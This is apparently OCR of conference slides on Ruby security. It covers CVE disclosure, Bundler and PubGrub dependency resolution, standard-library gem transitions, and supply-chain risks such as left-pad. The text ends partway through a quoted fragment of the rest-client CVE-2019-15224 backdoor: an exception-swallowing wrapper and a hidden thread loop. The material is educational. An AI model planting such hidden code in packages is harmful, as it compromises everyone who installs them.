Posted by hsbt on 23 Apr 2024

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- Publish announcement
  - We should write a formal information for disclosing vulnerability
- We monitor actions by users, distributors and platform services continuously



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Downloads Documentation Libraries Community **News** Security About Ruby

CVE-2024-27282: Arbitrary memory address read vulnerability with Regex search

Posted by hsbt on 23 Apr 2024

We have released the Ruby version 3.0.7, 3.1.5, 3.2.4 and 3.3.1 that have a security fix for an arbitrary memory address read vulnerability in Regex search. This vulnerability has been assigned the CVE identifier CVE-2024-27282.

Details

An issue was discovered in Ruby 3.x through 3.3.0.

If attacker-supplied data is provided to the Ruby regex compiler, it is possible to extract arbitrary heap data relative to the start of the text, including pointers and sensitive strings.

Recommended action

We recommend to update the Ruby to version 3.3.1 or later. In order to ensure compatibility with older Ruby series, you may update as follows instead:

- For Ruby 3.0 users: Update to 3.0.7
- For Ruby 3.1 users: Update to 3.1.5
- For Ruby 3.2 users: Update to 3.2.4
- For Ruby 3.3 users: Update to 3.3.1

Affected versions

- Ruby 3.0.6 or lower
- Ruby 3.1.4 or lower
- Ruby 3.2.3 or lower
- Ruby 3.3.0

Recent News


Ruby 3.3.2 Released
Datadog provides OSS community support for ruby-lang.org
Ruby 3.1.6 Released
CVE-2024-35176: DoS in REXML
Ruby 3.4.0 preview1 Released

Syndicate

Recent News (RSS)

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We always coordinate to disclose vulnerability to the original reporter.



After disclosing, we completely finished to handle vulnerability with CVE assignment.

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Breaking time 

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Package/Library mangement of Ruby

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How package manager detect the correct versions of libraries?

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Introduction of Lockfile

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- Ruby has two package manager for Ruby library
  - RubyGems: It's a package/library for the Ruby programming language. We can install gems from rubygems.org today
  - Bundler: It is also package manager for the Ruby, It focused version locking and dependency resolution with Gemfile

```
# Gemfile
# frozen_string_literal: true

source "https://rubygems.org"

gem "rss"
```



```
# Gemfile.lock
GEM
  remote: https://rubygems.org/
  specs:
    rexml (3.2.5)
    rss (0.2.9)
      rexml

PLATFORMS
  arm64-darwin-23

DEPENDENCIES
  rss


BUNDLED WITH
   2.5.6
```

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What's PubGrub?

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- PubGrub is next generation resolution engine developed by Natalie Weizenbaum a.k.a @nex3.
    - PubGrub is for Dart language. But we have Ruby implementation that is `pub_grub`.
- If resolution conflict occurs with PubGrub, PubGrub give up immediately to resolving loop. This makes faster resolution with complex Gemfile.



Natalie Weizenbaum
Apr 3, 2018 · 10 min read · Listen

PubGrub: Next-Generation Version Solving

Image by @TheRoadVirus

If you'd peeked in on me at work five months ago you'd find me with my nose in a textbook reading up on cutting-edge academic research on constraint-solving problems. Three months ago I was applying that knowledge to code, drafting and tweaking a new algorithm that united that research with a real-world tool. One month ago I was adding the last few features and polishing it up.

https://nex3.medium.com/pubgrub-2fb6470504f

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Bundler uses PubGrub for dependency resolver

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```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }


  s.root deps: { 'bar' => '>= 1.0.0' }
end

solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> {#<PubGrub::Package :root>=>0, "bar"=>#<Gem::Version "1.0.0">,
"foo"=>#<Gem::Version "1.0.0">}
```

- This is basic scenario of dependency resolution.
  - We can see Resolution with PubGrub::VersionSolver and package source definition provided by PubGrub.

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Easy scenario of PubGrub



- We want to use `bar >= 1.0.0`. bar-1.0.0 wants foo-1.0.0.
- We can get resolution result that is `bar-1.0.0` and `foo-1.0.0`.

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Conflict scenario of PubGrub

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```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }

  s.root deps: { 'foo' => '>= 2.0.0' }
end


solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> pub_grub/version_solver.rb:233:in `resolve_conflict': Could not find compatible
versions (PubGrub::SolveFailure)
```

- This is conflict scenario of dependency resolution.
  - If PubGrub couldn't resolve their versions, it raises `SolveFailure`.

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Easy scenario of PubGrub

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- We want to use `foo >= 2.0.0`.
  - But foo-2.0.0 wants bar-1.0.0, and bar-1.0.0 wants foo-1.0.0.

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A bit of complex scenario of PubGrub

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```ruby
source = PubGrub::StaticPackageSource.new do |s|
  s.add 'foo', '3.0.0', deps: { 'bar' => '> 1.0.0' }
  s.add 'foo', '2.0.0', deps: { 'bar' => '1.0.0' }
  s.add 'foo', '1.0.0'

  s.add 'bar', '1.0.0', deps: { 'foo' => '1.0.0' }
  s.add 'bar', '2.0.0'

  s.add 'buzz', '1.0.0', deps: { 'foo' => '> 1.0.0' }

  s.root deps: { 'buzz' => '1.0.0' }
end


solver = PubGrub::VersionSolver.new(source: source)
result = solver.solve
p result
#=> {#<PubGrub::Package :root>=>0, "buzz"=>#<Gem::Version "1.0.0">, "foo"=>#<Gem::Version
"3.0.0">, "bar"=>#<Gem::Version "2.0.0">}
```

- This is additional scenario for PubGrub. We have three versions of foo, two versions of bar, and buzz.

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A bit of complex scenario of PubGrub

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We want to use buzz-1.0.0, buzz-1.0.0 wants foo > 1.0.0. PubGrub resolve it with foo-2.0.0 or foo-3.0.0, But foo-2.0.0 conflicts with bar-1.0.0.

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A bit of complex scenario of PubGrub

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I want
buzz-1.0.0

buzz-1.0.0

foo-1.0.0

foo-2.0.0

foo-3.0.0

bar-1.0.0

bar-2.0.0



We finally get buzz-1.0.0,

foo-3.0.0 and bar-2.0.0

as resolution result.

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Why Ruby try to easily update core libraries?

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Classification of Ruby core library

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
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We bundled a lot of library at Ruby 1.8 because we don't have rubygems.org yet.

	Ruby 1.6	Ruby 1.8	Ruby 2.7	Ruby 3.3
Pure Ruby	63	104	65	56
C extensions	15	26	34	29

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
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Classification of Standard library in 2024

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Transition status of default/bundled gems

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We will reduce Standard Library and extract them to default and bunlded gems

	Ruby 2.7	Ruby 3.3	Ruby 3.4	Ruby 3.5
Standard Library	51	18	18	18
Default gems	48	67	55	45(?)
Bundled gems	6	16	28	38(?)

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Nebraska problem and Supply chain attack

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
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How to inject malicious code into your application?

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This figure depicts the existence of open source projects that have many bugs, even though they are widely used.



https://www.jstage.jst.go.jp/article/abas/21/5/21_0220914a/_pdf


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left-pad problem

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- Left-pad was a tiny NPM package with just 11 lines of code.
- Surprisingly, many popular libraries like Babel and React depended on this seemingly simple package.
- Then, one day, the package was removed from NPM, and chaos ensued. Applications and widely-used open-source infrastructure broke because they couldn't obtain this dependency.

```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```



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All of programming language have risk for Nebraska problem

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I want rails-7.0.8 and importmap-rails-1.2.1

rails-0.8.0

rails-7.0.8

importmap-rails-0.1.0

importmap-rails-1.2.1

activerecord-...

activemailer-...

activesupport-...

actionview-...

railties-...

actionpack-...

mini_mime-...

mail-...

minitest-...


tzinfo-...

thor-...

rake-...

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Example case of rest-client as CVE-2019-15224



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How inject malicious code?

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```
def _!;
  begin;
    yield;
  rescue Exception;
  end;
end
```

```
_!{
  Thread.new {
    loop {
      _!{
